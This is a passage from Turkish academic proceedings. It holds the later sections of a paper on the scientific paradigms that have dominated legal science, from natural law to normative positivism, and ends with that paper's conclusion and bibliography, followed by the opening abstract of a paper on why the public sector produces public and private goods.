araştırmadır²⁶. Karma araştırma, paradigmaların karması bir yaklaşımdır. Karma araştırma yapanlar, paradigmanın uygunluk tezi ve felsefesine bağlılık duyarlar²⁷. Yirminci yüzyılın başlarına kadar egemen olan pozitivist paradigma, sosyal bilimlerdeki gelişmelerin bir sonucu olarak, daha fazla sorgulanır hale gelmiştir²⁸. Bu durumda sosyal bilimlerin doğasında daha uygun yeni kavramlar ve yaklaşımlar üretilmiş, bunun bir sonucu olarak da nitel yöntem bilim ortaya çıkmıştır. Post pozitivist paradigma, pozitivist paradigmadan dönüşümle ortaya çıkmıştır.

Her yeni paradigma bilim için ayrı bir zenginliktir. Yeni paradigma ile birlikte yeni araştırma desen ve yöntemleri egemen paradigma ile meşru görülmeye başlar. Önemli olan bilimsel bilgi arayışında egemen paradigmanın yeni bilgiyi elde etmede ve sosyal gerçekliği ortaya çıkarmada tek yol olarak görmemektir. Farklı paradigmaların öngördüğü araştırma yöntemleri ve farklı bakış açılarının da olabileceğini kabul etmek gerekir.²⁹

Paradigma kavramıyla *kuram(teori)* kavramı birbiriyile karıştırılmaması gerekmektedir. Paradigma söz konusu bilim alanında her dönemde kendisine özgü hakim olan anlayış iken kuram kavramı bu anlayışlar içerisinde oluşan problemlere çözümler üreten sistematik açıklamalardır. Yani aynı paradigmayı paylaşan farklı bilim insanları sosyal bir olguyu açıklamaya çalışırken farklı kuramlardan hareket edebilirler³⁰.

2. HUKUK BİLİMİNE HAKİM OLMUŞ BİLİMSEL PARADİGMALAR

2.1. Genel Olarak Hukuk Bilimi

Yukarıda bilim, bilgi, bilimsel bilgi ve bilimin gelişimi üzerine açıklamalardan sonra hukuk bilimi ve bu bilimde geçmişten günümüze hakim olmuş paradigmlar üzerinde durulmaya çalışılacaktır. Bilim ele aldığı, incelediği unsura göre doğa bilimleri(fen bilimleri) ve toplum bilimleri(davranış bilimleri, sosyal bilimleri) olmak üzere ikiye ayrılmaktadır³¹. Bu iki bilim alanı incelendikleri unsur, incelemedeki yöntemler, inceleme sonrasında ulaşılan bulgu ve bilgi, bu bilgilerin sürekliliği, netliği, tartışmazlığı ve değişmezliği açısından

²⁶ Ekiz, 2020, s.29; Gürbüz ve Şahin, 2018, s.33.

²⁷ Balcı, 2020, s.41; Gürbüz ve Şahin, 2018, s.33.

²⁸ Balcı, 2020, s.29; Gürbüz ve Şahin, 2018, s.33.

²⁹ Gürbüz ve Şahin, 2018, s.33.

³⁰ Gürbüz ve Şahin, 2018, s.33.

³¹ Gürbüz ve Şahin, 2018, s.28.

birbirinden ayrılmaktadır. Sosyal bilimler, karmaşıklığı ve sürekli değişimi ile öne çıkan toplumu ve toplumsal olayları ele almaya çalışan hukuk, iktisat, işletme, sosyoloji, psikoloji gibi bilim alanlarından teşekkül etmektedir. Toplumsal yaşama ilişkin elde edilen bilgiler ve bu bilgilerden meydana gelen bilim alanları sürekli tartışmaya ve değişime açıktır. Bundan dolayı da bu bilim alanlarında ileri sürülen fikirler, görüşler doğa bilimlerinde yer alan alanlara nazaran daha fazla bir şekilde tartışmaya açıktır, değişmeye daha yatkındırlar. Bu açıdan sosyal bilimlerde, paradigmatik yaklaşımlar ortaya çıkmakta, bu yaklaşımlarla sık sık karşılaşılmaktadır³².

Hukuk bilimi de toplumu ele alan bir bilim dalı olması dolayısıyla sosyal bilimler içerisinde yer almaktadır. Hukuk, belirli bir zamanda örgütlenmiş belirli bir toplum içinde yaşayan insanların birbirleriyle veya kişilerin yine kendilerinin meydana getirdiği topluluklarla ve bu toplulukların birbirleriyle olan ilişkilerini düzenleyen, kişilerin güvencesini ve insan haklarını sağlamak amacıyla oluşturulan ve devlet gücü ile desteklenen(yaptırımla güvence altına alınan) emir unsuru içeren, bağlayıcı, genel, soyut ve devamlı kurallar bütünüdür. Hukukun özünde emir unsuru bulunmakta olup en temel amacı insanlar arası ilişkilerin düzenlenmesi olarak ifade edilmektedir³³.

Sosyal bilim olan hukuk bilimi de bilimsel paradigmatik alanlardan birisidir. Hukuk bilimi araştırmalarının faaliyetleri de bilimsel araştırma faaliyetlerinin gelişimi ile aynı süreçleri yaşamıştır. Bilimsel araştırma faaliyetleri de esasen felsefe(bilgi arama merakı, aşkı, sevgisi; mutluluğu bulma yolu) biliminin ortaya çıkmasıyla başlamıştır. Auguste Comte' un Üç Hal Kanunu'na göre insanoğlunun dünyayı anlama ve açıklama çabaları teoloji(din) kökenli açıklama dönemi, metafizik(felsefi) kökenli açıklama dönemi, pozitivist(ampirist) açıklama dönemi olmak üzere üç aşamadan oluşmaktadır³⁴. Ortaçağda bu faaliyet dinsel inançlarla bütünleşerek bilim alanının doğaüstü kuvvetlerle, ilahi iradi kaynaklı olduğu, sorgulanmayacağı belirtilmiştir. Bu yüzden bu döneme teoloji (din) kökenli açıklama dönemi olarak ifade edilmiştir. Doğüstü kuvvetlerin yerini düşünce, felsefe gibi daha somut kavramların aldığı dönem, metafizik(felsefi) kökenli açıklama dönemi olarak ifade edilmektedir. Gözlem ve akıl yürütmenin devreye girdiği, olayların objektif nitelikteki bilimsel kanunlara göre açıklandığı döneme ise pozitivist(ampirist) açıklama dönemi denilmektedir. Bu

³² N. Bilici. ve A. Bilici. (2013). Bilimsel Araştırma El Kitabı. (1.Baskı), Ankara: Savaş Yayınevi, s.5.

³³ A. Güriz. (2012). Hukuk Başlangıcı. (14.Baskı), Ankara: Siyasal Kitabevi, s.17,25.

³⁴ Bilici ve Bilici, s.7.

üç dönemden ilk ikisinde daha çok tümdengelim araştırma yöntemi geçerlidir. Son dönemde ise gözlem ve deney kullanılarak tümevarım araştırma yöntemi kullanılmıştır³⁵.

Sosyal bilimlerde gelişen pozitivist paradigma, bilimsel metoda bağlı olarak özel ifadelerden genel ifadelere doğru bir gidiş bulunmakta, bu genel ifadeler ise objektif ve deneyimden uzak olmaktadır. Kullanılan bu yöntem tümevarım yöntemidir. Pozitivist paradigmayı benimseyen sosyal bilimciler, veri toplarken büyük oranları ve sayıların fazla olmasını tercih etme eğilimindedirler³⁶.

Sosyal bilimlerde yapılan birçok araştırmada, araştırma düzeninin oluşturulması ve yürütülmesinde bilimsel yöntem olarak pozitivist paradigmaya dayanan doğa bilimlerindeki metot ve süreçleri(nicel araştırmayı) takip etmişler ve günümüzde hala bu durum devam etmektedir³⁷.

Pozitivist paradigma yaklaşımı, nicel araştırma; Anti Pozitivist/yorumcu paradigma yaklaşımı, nitel araştırma şeklinde ifade edilmektedir³⁸. Hukukta pozitivist paradigma yaklaşımını ve anti pozitivist paradigma yaklaşımını temsil eden okullar bulunmaktadır. Sayılan okullar tarihin çeşitli dönemlerinde hâkimiyet sağlayarak o dönemin bilimsel paradigmasını oluşturmuştur. Geçmişten günümüze hukuk alanında hakim olmuş ve şuan hakim olan bilimsel paradigmalara ile hukuk bilimi alanında hukuk felsefesi ana bilim dalı tarafından irdelenmektedir³⁹. Böylece hukuk biliminde nicel yönetime karşılık nitel yöntemlere önem ve ağırlık verilmiştir. Bu anabilim dalı ışığında hangi dönemde hangi bilimsel paradigmalara hakim olduğu irdelenecektir.

2.2. Hukuk Bilimine Hakim Olmuş Bilimsel Paradigmalar/Akımlar

Hukuk bilimine tarihin ilk evresinden itibaren akımlar/paradigmalar hakim olmuştur. Hukuk biliminde ortaya çıkan paradigmalara tabii hukuk okulu, yorucu hukuk okulu, alman tarihçi hukuk okulu, faydacı hukuk okulu, iradeci hukuki pozitivism, normcu hukuki pozitivism, sosyolojik hukuk akımı, realist hukuk akımı, feminist hukuk görüşü ve postmodern hukuk görüşü örnek olarak gösterilebilir⁴⁰.

³⁵ Bilici ve Bilici, s.7.

³⁶ Ekiz, 2020, s.30.

³⁷ Ekiz, 2020, s.31.

³⁸ Balcı, 2020, s.21-29.

³⁹ Balcı, 2020, s.29.

⁴⁰ Güriz, 2012, s.245 vd.

Devlet ve hukuk olgusu toplum içinde oluşan kavramlardır. Toplumun olmadığı yerde hukuk ve devletten söz etmek gayri mümkündür. Hukuk ve devletin dayandığı temeller ele alınırken sosyoloji ve felsefe verilerinin göz önünde bulundurulması gerekir. Bunlar göz önünde bulundurulmuş temelleri farklı açılardan ele alan görüşler hukuk biliminin paradigmasını oluşturmaktadır⁴¹.

Büyük felsefe akımları olan maddecilik ve idencilik akımları hukuk bilimine de yansımaktadır. Buna göre hukuk bilimine *maddeci/realist* açıdan bakanlar hukukun öz ve esasını somut, deneysel insanlara arası ilişkilere bağlamaktadırlar. Bunlara göre hukuk özünü, ya insanın somut biyolojik varlığından, ya sosyo-ekonomik ilişkilerden ya da normun kendisel varlığından (pozitivitesinden) almıştır⁴².

Hukuka *idealist* açıdan bakanlar hukuku soyut, ideal bir evrenin ürünü olarak ele almaktadırlar. Bunlara göre ise, hukuku adalet idesinden teşekkül etmektedir. Adalet idesi ise ya akılla bulunmakta, ya sezgi yoluyla bir değer olarak ortaya çıkmakta ya da tanrısal adalet olarak kendini göstermektedir. İdealist hukuk bilimi paradigması, olan-olması gereken ikilemine dayanmaktadır⁴³.

Hukuk bilimine hakim olan paradigmalar, yukarıda ifade edilen iki temel paradigma idealist-ralist çatışmasına bağlı olarak oluşmuş hukukun özünü oluşturmuştur. Hukuk *norm(kural)*, *sosyal olgu* ve *etik değer* olmak üzere üç unsurdan teşekkül eden bilim dalıdır. Hukuka hakim olan paradigmalarda, yukarıda ifade edilen ana akımlara bağlı kalmak üzere belirtilen bu unsurlardan herhangi birisine ağırlık vererek, onu hukukun özü kabul ederek şekillenmiştir. Hukukçu normatif yöntemin kurallarını bilecek, tündengelim anlayışı içinde hukuk kuralını olaya uygulayacaktır⁴⁴.

Buna göre hukuku norm açısından gören yani hukukun norm unsuruna ağırlık veren iki okul vardır: *Hukuksal pozitivizm* ve *normativizm* okullarıdır. Hukuksal pozitivizm ve normativizm okulları realist/maddeci paradigmanın hakim olduğu okullardır. Hukuksal pozitivizm okuluna göre hukukun özü yasa koyucunun iradesidir. Hukuk, devlet iradesiyle özdeşleştirilerek totaliter ve otoriter siyasi rejimlere, sistemlere zemin hazırlanmaktadır. Kelsençi normativist okula göre ise hukuk, mantıksal bir yapı olan normdan başka bir şey

⁴¹ Öktem ve Türkbağ, 2012, s.59.

⁴² Öktem ve Türkbağ, 2012, s.59.

⁴³ Öktem ve Türkbağ, 2012, s.60.

⁴⁴ Öktem ve Türkbağ, 2012, s.50.

değildir. Her iki okul realist/maddeci paradigmanın hakim olduğu ve hukukunun norm unsuruna ağırlık verilerek açıklandığı bilimsel paradigmaları oluşturmaktadır. Bu paradigmaların hukuk bilim alanına ve bu bilim alanında yapılan bilimsel çalışmalara en önemli katkısı normlar hiyerarşisinin kabulü, norm kontrol mekanizmalarının, alt-üst derece mahkemelerinin oluşumunun sağlanması şeklinde gösterilebilir⁴⁵. Hukukçu normatif yöntemin kurallarını bilecek, tündengelim anlayışı içinde hukuk kuralını olaya uygulayacaktır⁴⁶.

Hukukun sosyal olgu unsuruna ağırlık veren bilimsel paradigmalarını oluşturan okulları ise biri idealist ikisi realist kökenli olmak üzere üçtür. Bunlar, *Sosyolojik-Dayanışma Okulu(Comte-Durkheim-Duguit)*, *Tarihçi Hukuk Okul* ve *Marksist Okuldur*. *Sosyolojik-Dayanışma Okulu*, hukukun özünü toplumsal dayanışmada aramaktadır. Toplumların devamlılığını sağlaması için dayanışması zorunludur. Hukukunun özünde bu dayanışmanın gerçekleşmesi yatar. Akım realist olup toplum olgusunun pozitif varlığından kaynaklanır⁴⁷. Marksist okul, tüm kurumların, ahlakın hukukun özünü ekonomik ilişkilere indirger. Norm kendiliğinden mekanik bir biçimde oluşur. Norma belli biçimi ekonomik ilişkiler verir. Marksizm hukuku düşünceden soyutlar ve sarsılmaz, değişmez özün sosyo-ekonomik ilişkiler ve sınıf olgusu olduğunu söyler⁴⁸. *Tarihçi Hukuk Okuluna* göre, hukukun özü halk ruhudur(volksgeist). Her toplumun kendine özgü bir ruhu vardır. Halk ruhu zaman süreci içinde, hertürlü etkiden uzak halkın hukukunu yaratır. İdealist bir okul olup tümüyle soyut bir anlayışı dile getirir. Bu okul hukuk sosyolojinin gelişmesini olumlu etkilemiştir⁴⁹.

Hukukun etik değer unsuruna ağırlık veren bilimsel paradigmalarını oluşturan okulları da bulunmaktadır. Soruna etik değer açısından bakan doğal hukukun öz arayışları, adalet idesinden kaynaklanır.İdealist doğal hukuk; bütün hukuk düzenini, hak ve özgürlükleri adalet değerine bağlar. Hukukun özü adalettir. Adalet, insanlara doğuştan vazgeçilmez, devredilmez haklar sağlar. Adalet özünü yansıtmayan kural hukuk değildir, şiddettir, katı kurallar sistemidir.

Netice itibariyle hukuk bilimine hakim dört bilimsel paradigma bulunmaktadır, bunlar:

(1) hukukun özünü adalet değerinin gerçekleşmesinde arayan akımlar (*doğal hukuk düşüncesi*);

⁴⁵ Öktem ve Türkbağ, 2012, s.60-61.

⁴⁶ Öktem ve Türkbağ, 2012, s.50.

⁴⁷ Öktem ve Türkbağ, 2012, s.61.

⁴⁸ Öktem ve Türkbağ, 2012, s.62.

⁴⁹ Öktem ve Türkbağ, 2012, s.62.

(2) hukukun özünü tanı iradesinde arayan akımlar(*teokratik görüşler*);

(3) hukukun kökenini *sosyal olguda arayan akımlar*;

(4) hukukun kökenini yönetenlerin iradeve gücünde arayan akımlar/paradigmalar(*pozitivist hukuk düşüncesi*).

2.2.1. Hukukun Etik Değer Unsurundan Hareket Eden Paradigmalar (Doğal / İdealist Hukuk Paradigması)

Doğal hukuk akımı, M.Ö. 6'ncı yüzyıldan 19'uncu yüzyıl başına kadar düşünce dünyasında etkili olmuştur. 19'uncu yüzyıldan itibaren etkinliği azalmaya başlamıştır. Hukuk bilimine birçok katkısı olmuştur. Olmaya da devam etmektedir. Doğal hukuk akımı hukuk biliminde asıl etkinliğine Roma hukuk hayatında kavuşmuştur. Orta çağda doğal hukuk dini nitelik bulundurmıştır. Ancak Rönesans ve reform hareketleri ile doğal hukuk bu niteliğinden kurtularak laikleşmeye başlamıştır⁵⁰.

Doğal hukuku herkese kendine ait olanı vermek ve kimseye zarar vermemek şeklinde iki ilke belirlemektedir. Söz konusu bu iki ilke toplumsal koşullar içinde dağıtıcı, adalet, denkleştirici, adalet, sosyal adalet ve hakkaniyet anlayışıyla bir çok sorunu çözmektedir. Doğal hukuku somut olaya uygulamak mümkündür. Doğal hukuk antik çağdan günümüze çeşitli görünümler göstermiştir: Doğal hukuk hareketleri baskı rejimleri karşısında bir özgürlük bayrağı olarak ortaya çıkmıştır, doğal hukuk paradigmasının ekonomik ve sosyal faktörlere bağlı olarak güçlenmesi olgusu şeklinde gösterilebilir. Antik çağdan günümüze en önemli ve sürekli hukuk düşüncesi olarak doğal hukuk paradigması etkinliğini sürdürmüştür⁵¹.

Doğal hukuk akımına göre, insan doğal, vazgeçilmez ve ihlal edilmez haklara sahip olduğu ve siyasi iktidarın bu haklara saygı göstermek yükümlülüğü alyında olduğu savunarak ilke haline getirmiştir. Bu ilke çağdaş Anaysalarda temel haklar ve hürriyetler başlığı altında yer almaktadır. Yine, adalet, hürriyet, eşitlik insan hayatına anlam kazandıran doğal hukuk esaslarının apaçık gerçekler olduğunu, bunların doğruluğunu savunmak için ayrıca çaba harcanmasının gerekmediğini savunmuşlardır. Doğal hukuk akımı, laiklik ilkesinin hukuk ve toplum hayatına yerleşmesini de sağlamıştır. Yönetilenlerin iradesine dayalı, insan haklarına saygılı, laik ve demokratik hayat görüşünün oluşmasında ve yerleşmesinde doğal hukuk

⁵⁰ Güriz, 2012, s.245-248.

⁵¹ Öktem ve Türkbağ, 2012, s.64-193.

akımını çok etkisi olmuştur⁵². Hukukçular arasında doğal hukuk akımının ülkemizde etkili ve önemli bir yere sahip olduğuda ayrıca ifade edilmelidir.

Aşağıda sırasıyla ifade edilecek olan hukuk akımları doğal / idealist hukuk akımı sonrasında ve bu akıma karşı oluşmuş hukuk akımlarıdır. Tabii hukuka karşı çıkan bu akımlar, tabii hukuk görüşünün giderek artan boyutlarda etkinliğini kaybetmesinde önemli bir rol oynamışlardır. Tabii hukukun rakipleri arasında en etkili ve güçlü olan akım pozitivist hukuk akımıdır. Ancak söz konusu pozitivist hukuk akımı, kendi varlığını ve etkinliğini tehdit eden güçlü rakiplerle karşılaşmakta gecikmemiştir. En güçlü rakiplerinden biriside sosyolojik hukuk akımı olmuştur. Sosyolojik hukuk akımı 19.yüzyıl sonlarından itibaren hukuku sosyal bir olgu olarak değerlendirmiş, pozitivist hukuk akımının biçimsel hukuk anlayışını reddetmiştir. Sosyolojik hukuk akımı, hukukun toplumun bizzat kendisi tarafından yaratılan bir sosyal olgu olduğu üzerinde durmuştur.

2.2.2. Teokratik Hukuk Paradigması

Din sosyal olgu olduğu kadar bir düşünce sistemidir. Din sosyolojik ve fizyolojik açıdan önemli bir kurumdur⁵³. Söz konusu kurum aynı zamanda hukuk biliminde özellikle orta çağ döneminde hakimiyet kurmuş teokratik hukuk paradigmasının oluşturmuştur. Söz konusu paradigmanın günümüzde hakim olduğu ülkeler ve hukuk sistemleri bulunmaktadır. Türk hukuk sistemi açısından ise islam dininin başta medeni hukuk, miras hukuku olmak üzere hukuk bilimi alanına yansımaları olduğu görülmektedir. Ancak söz konusu paradigmanın ortaçağda kurduğu hakimiyetin günümüzde olduğunu söylemek imkansızdır.

2.2.3. Hukukun Sosyal Olgu Unsurundan Hareket Eden Akımlar / Paradigmalar

Hukukun sosyal olgu unsurundan hareket eden akıma mensup sosyolojik okul, yararçı(faydacı / utilitarist) okul, marksist okul ve Alman tarihçi hukuk okulları bulunmaktadır.

2.2.3.1. Sosyolojik hukuk akımı

Bu akımın en önemli temsilcileri Avusturyalı sosyolog Eugen Ehrlich (1862-1922), Roscoe Pound (1870-1964) ve Fransız hukukçusu Duguit (1859-1928) olmuştur. Sosyolojik hukuk akımı, toplumdaki değişmelerin hukuk alanında da değişmelere yol açtığını kabul etmektedir. Yine bu akıma göre hukuktaki gelişmenin ağırlık noktası parlamento çalışmalarında ve mahkeme kararlarında değil, ancak sosyal hayatta bulunabilir. Hukukun gerçek gelişim

⁵² Güriz, 2012, s.247.

⁵³ Öktem ve Türkbağ, 2012, s.193.

sürecini anlayabilmek için sosyal hayattaki durumu bilmek gerekir. Hukuk hayatı için asıl önemli olan soyut hukuk kuralları değil, somut uygulamalar ve gerçekleşme durumlarıdır. Hukuk sosyal bir olgudur ve onun sosyal bütünlük içinde incelenmesi gerekir⁵⁴.

Sosyolojik hukuk akımı, iradeci pozitivizmin “emir” unsurunu, normcu pozitivizmin “normu” kutsallaştırmasını reddetmektedir. Önemli olan, emir veya norm olmayıp, somut olaya en uygun sağlıklı çözümü bulmaktır. Hukukun yorumlanmasında lafız önemli değildir. Önemli olan hukukun amacını gerçekleştirmek ve pratikte geçerli bir çözümü bulmaktır. Bu özelliği ile akım amaçsal yorum yöntemini benimsediği görülmektedir. Hukuk sosyolojisinden farklı özellikleri olan sosyolojik hukuk akımı sosyolojiden yararlanır, fakat savunduğu ilkeler sosyolojininkinden farklıdır⁵⁵.

Sosyolojik hukuk akımı, hukuku sosyal hayattaki etkinliği bakımından ele almakta ve hukukun yöneldiği amaçları da göz önünde bulundurarak somut gerçekliğin gereklerine ve değerlerine uygun bir hukuk teorisi oluşturmak iddiasını taşımaktadır⁵⁶.

Sosyolojik hukuk akımının hukuka yansımalarına, özellikle ülkemizde 1950’li yıllarda manevi tazminat davalarında talep edilen miktar çoğu kez 1 lira iken, günümüzde manevi tazminat olarak 100 milyonlar talep edilebilmesi gösterilebilir. Manevi tazminatla ilgili kanunlarda bir değişiklik olmadığı halde toplumda manevi tazminat konusunda geçerli sosyo-psikolojik değerlerin değişmiş ve farklılaşmış olması bu sebebi oluşturmaktadır.

2.2.3.2. Faydacı hukuk akımı

Doğal hukuk akımına karşı olan diğer bir akım, faydacı hukuk akımıdır. Faydacı Hukuk akımı, fayda kavramına önem vererek hukuk biliminin değişik türdeki menfaatlerle ilgilenmek durumunda olduğunu savunmaktadır. Bu akım, doğal hukuk akımının akılcı yaklaşımını reddederek hukuk hayatının gözlem ve fayda esasına göre değerlendirilmesini savunmaktadır. Yine yararçı akıma göre toplumsal yarar ve bunun içindeki bireysel yarar ilkesi, hukukun temelidir. Bu akımın en önemli temsilcileri İngiliz Bentham (1748-1832) ve John Stuart Mill (1806-1873)’ dir⁵⁷.

⁵⁴ Güriz, 2012, s.262.

⁵⁵ Güriz, 2012, s.263; Öktem ve Türkbağ, 2012, s.292.

⁵⁶ Güriz, 2012, s.261 Öktem ve Türkbağ, 2012, s.293.

⁵⁷ Güriz, 2012, s.252-254; Öktem ve Türkbağ, 2012, s.315-316.

Bu akım menfaat (yarar) terminolojinin hukuk biliminde daha etkin olmasını sağlamıştır. Menfaatler içtihadı oluşmuştur. Hukukta menfaatleri dengeleyebilmek esası gözetilmeye başlanmıştır. Bu hukuk akımında hukuk bilimine önemli yansımaları olmuştur, olmaya da devam etmektedir.

2.2.3.3. Alman tarihçi hukuk okulu

Tarihçi hukuk okulu, örf adet hukukuna önem vererek doğal hukukun akılcı (rasyonalist) yaklaşımına karşı çıkmıştır. Başka bir deyişle hukuk hayatında geleneğin fonksiyonunu göz önünde tutmadığı ve her halkın kendi özellikleri ve ihtiyaçları olduğu gerçeğini değerlendirmede için doğal hukuk akımı ile mücadele etmiştir. En ünlü temsilcileri Alman hukukçusu Savigny (1779-1861) ve Hegel olmuştur. Savigny'e göre hukuk "*halk ruhu*" tarafından oluşturulmaktadır. Hukuku oluşturan millettir. Bu yüzden "bir hukuk, oluşturucusu olduğu milletin tarihinden bağımsız olamaz" görüşünü savunmaktadırlar. Ancak çok eleştirilen bir akım olmuştur. Tarihçi hukuk akımı, etkisini bugün de "milliyetçi toplumcu / nasyonal sosyalist" akımın versiyonları olarak sürdürmektedir⁵⁸.

2.2.4. Hukukun Norm Unsurundan Hareket Eden Akımlar / Paradigmalar (Pozitivist/Realist Hukuk Akımı)

Hukukun norm unsurundan hareket eden paradigmaya mensup pozitivist hukuk okulu (hukuksal pozitivism akımı) ve norvativizm okulu bulunmaktadır.

2.2.4.1. İradeci Pozitivism Hukuk Akımı

İradeci pozitivism, hukuk bilimini devleti yönetenlere ya da devletin iradesine dayandırmıştır. 19'uncu yüzyıl başlarında doğal hukuka karşı çıkan hukuk akımları arasında en önemli rol oynayan akımlardan birisidir. En önemli temsilcisi İngiliz hukukçusu Austin (1790-1859)'dir. Bu akıma göre hukuk, pozitif hukuktur. Yani hukuk, siyasal durumda üstün olanın siyasal bakımdan kendisine tabi olanların davranışlarını düzenlemek için vaaz ettiği kurallar toplamıdır. Hukuk kuralında emri veren siyasal iktidardır. Hukukun iki temel unsuru bulunmaktadır: Emir ve cebir. Hukuk kuralını uygulayan hakimin yazılı kuraldan ayrılması hukukun kesinliğini ortadan kaldırabilir. "Pozitif hukuk, hukuku oluşturur" demektir. Pozitif hukukun temel niteliği, egemen siyasi iktidarın doğrudan veya dolaylı emrini içermesi veya egemen iktidarın tanıdığı hakkın kullanılması biçinde ortaya çıkmaktadır. Bu hukuk

⁵⁸ Güriz, 2012, s.250-251; Öktem ve Türkbağ, 2012, s.335-340.

akımı/paradigması da bir çok eleştiriye maruz kalmıştır. Pozitif hukuk, eylemsel olarak uygulanan hukuk olup biçime bağlı mantıksal bir bütündür. Son olarak hukuk, devlettir; devlet, hukuktur fikrini savunmaktadır⁵⁹.

Ancak günümüzde Türkiye’inde bulunduğu Kara Avrupası Kıta Hukuk sisteminde pozitif hukuk akımının etkinliğinin fazla olduğunu söylemek yanlış olmayacaktır. Kamu hukuk alanından özel hukuk alanına hukukun her alanında pozitif hukuk paradigmasının etkili olduğu söylenebilir.

2.2.4.2. Normcu Pozitivizm Hukuk Akımı

Normcu Pozitivizm hukuk akımına göre hukuk bilimi, hem yöneteni hem de yönetileni bağlayan normlardan (kurallardan) oluşan bir normlar hiyerarşisi oluşmaktadır. Bu akımın en önemli temsilcisi Avusturyalı hukukçu Kelsen (1881-1973)’dir. Hukuk normları, hiyerarşik bir yapı oluştururlar. Oluşan bu yapıya normlar hiyerarşisi denilmektedir. Kelsen’in sisteminde her norm, geçerliliğini başka bir normdan almaktadır. Geçerliliği olmayan norm hukuk olamaz. Geçerliliği olan bir norm ancak hukuk olabilir. Etkinlik ve geçerlilik(meşruiyet) hukukun varlık koşuludur⁶⁰.

Söz konusu hukuk akımının hukuk bilimine yansıması çok önemli bir noktada olmuş ve bu durum önemini arttırarak devam ettirmektedir. Şöyleki, günümüzde de kanunlar geçerliliğini Anayasadan, yönetmelikler kanundan, genelgeler hem yönetmelik hem de kanundan geçerliliğini almaktadır.

Normcu hukuki pozitivizm, bütün hukuku devlet hukukundan ibaret saydığı ve hukukun sosyal, psikolojik yönü ile ilgilenmediği için eleştirilmiştir. Yine adalet fikrini ele almaması da yoğun bir şekilde eleştirilmesine yol açmıştır.

Osmanlı hukuk sistemi, özünde iradeci pozitivist hukuk akımını barındırmaktadır. Zira bu hukuk anlayışı, hukuku hükümdar iradesiyle sınırlı ve ona bağlı bir emirler bütünü olarak saymaktadır. Ancak Türkiye Cumhuriyeti hukuk sisteminin ise iradeci hukuk akımını değil, normcu pozitivist hukuk akımını benimsediği ifade edilebilir. Zira Cumhuriyetin ilanında sonra başlayan hem kamu hukukun hem de özel hukuku kapsayan alanlarda yoğun ve yaygın

⁵⁹ Güriz, 2012, s.255-257; Öktem ve Türkbağ, 2012, s.381-385.

⁶⁰ Güriz, 2012, s.257-258; Öktem ve Türkbağ, 2012, s.400-408.

kanunlaştırma faaliyeti bunun en açık göstergesidir. Osmanlı hukuku, iradeci pozitivist hukuku; Cumhuriyet hukuku ise normcu pozitivist hukuku yansıtmaktadır⁶¹.

3.SONUÇ

Çalışma ile geçmişten günümüze hukuk bilimine hakim olmuş paradigmalara ve bu paradigmalara hukuk bilimine olan etkileri ortaya konulmaya çalışılmıştır. Görüleceği üzere hukuk bilimine tarihin ilk evresinden itibaren akımlar/paradigmalar hakim olmuştur. Bu paradigmalara ile hukuk gelişimini sürdürmüş, yeni kurumlar, mekanizmalar oluşturmuştur. Bu paradigmaları tabii hukuk okulu, yorucu hukuk okulu, alman tarihçi hukuk okulu, faydacı hukuk okulu, iradeci hukuki pozitivism, normcu hukuki pozitivism, sosyolojik hukuk akımı, realist hukuk akımı, feminist hukuk görüşü ve postmodern hukuk şeklinde ifade ettik. Hukuk bilimi ortaya konulan bilimsel paradigmalara ile gelişimini sürdürecektir.

4. KAYNAKÇA

1. Balcı. A. (2020) . Sosyal Bilimlerde Araştırma Yöntem, Teknik ve İlkeler. (14.Baskı), Ankara: Pegem Yayınevi.
2. Bilici. N. ve Bilici. A. (2013). Bilimsel Araştırma El Kitabı. (1.Baskı), Ankara: Savaş Yayınevi.
3. Ekiz. D. (2020). Bilimsel Araştırma Yöntemleri. (6.Baskı), Ankara: Anı Yayınları.
4. Gürbüz. S. ve Şahin. F. (2018). Sosyal Bilimlerde Araştırma Yöntemleri. (5.Baskı), Ankara: Seçkin Yayınevi
5. Güriz. A. (2012). Hukuk Başlangıcı. (14.Baskı), Ankara: Siyasal Kitabevi
6. Kuhn. T. S. (1962). The Structure Of Scientific Revolutions. (First Edition), Chicago: The University Of Chicago Press.
7. Öktem. N. ve Türkbağ. A. U. (2012). Felsefe, Sosyoloji, Hukuk ve Devlet. (5.Baskı), İstanbul: Der Yayınları.
8. Sönmez. V. (2020). Bilim Felsefesi. (5.Baskı), Ankara: Anı Yayınları.
9. Topdemir H. G. ve Unat. Y. (2019). Bilim Tarihi ve Felsefesi. (1.Baskı), Ankara: Pegem Yayınevi.
10. <https://sozluk.gov.tr/>
11. <http://www.tubaterim.gov.tr/>
12. <https://tr.wikipedia.org/wiki/Paradigma>

⁶¹ Güriz, 2012, s.260.

ETKİNLİK VE ADALET AÇISINDAN KAMUSAL VE ÖZEL MALLARIN KAMU KESİMİ TARAFINDAN ÜRETİLME NEDENLERİ

Songül Akyıldız¹

¹*Artvin Çoruh Üniversitesi, Yusufeli MYO, Artvin, TURKEY*

songul_199002@hotmail.com

ORCID: 0000-0001-6309-8269

ÖZET

Mal ve hizmet üretiminde etkinliğin ve adil bir paylaşımın sağlanabilmesi için esas olarak “kamu kesimi mi, yoksa özel kesim mi?” rol üstlenmeli şeklindeki tartışma konusu daima güncel konular arasında olmuştur. Bunun yanı sıra hangi mal ve hizmetlerin piyasa ekonomisi tarafından, hangisinin kamu ekonomisi ile üretilmesi gerektiği yönündeki sorular da bu konunun temelini oluşturmaktadır. Çalışma ile kamu kesimi (sektörü) ve özel kesimin (sektörün) etkin üretebileceği mal ve hizmetler türlerine göre detaylı ele alınacaktır. Ayrıca kamu kesiminin kamusal (sosyal) mal ve hizmet üretme nedenleri de incelenmektedir.

Anahtar Sözcükler: Kamu Kesimi, Özel Kesim, Kamu Ekonomisi, Piyasa Ekonomisi

REASONS FOR PRODUCTION OF PUBLIC AND PRIVATE GOODS BY THE PUBLIC SECTOR IN TERMS OF EFFICIENCY AND JUSTICE

ABSTRACT

In order to ensure efficiency and fair sharing in the production of goods and services, is it essentially "public or private sector?" the topic of debate as to role play has always been among the current issues. Despite, questions about which goods and services should be produced by the market economy and which by the public economy form the basis of this issue. With the study, the types of goods and services that the public sector and private sector can effectively produce will be discussed in detail. In addition, the reasons for the public sector to produce public (social) goods and services are also examined.

Keywords: Public Sector, Private Sector, Public Economy, Market Economy

5. GİRİŞ

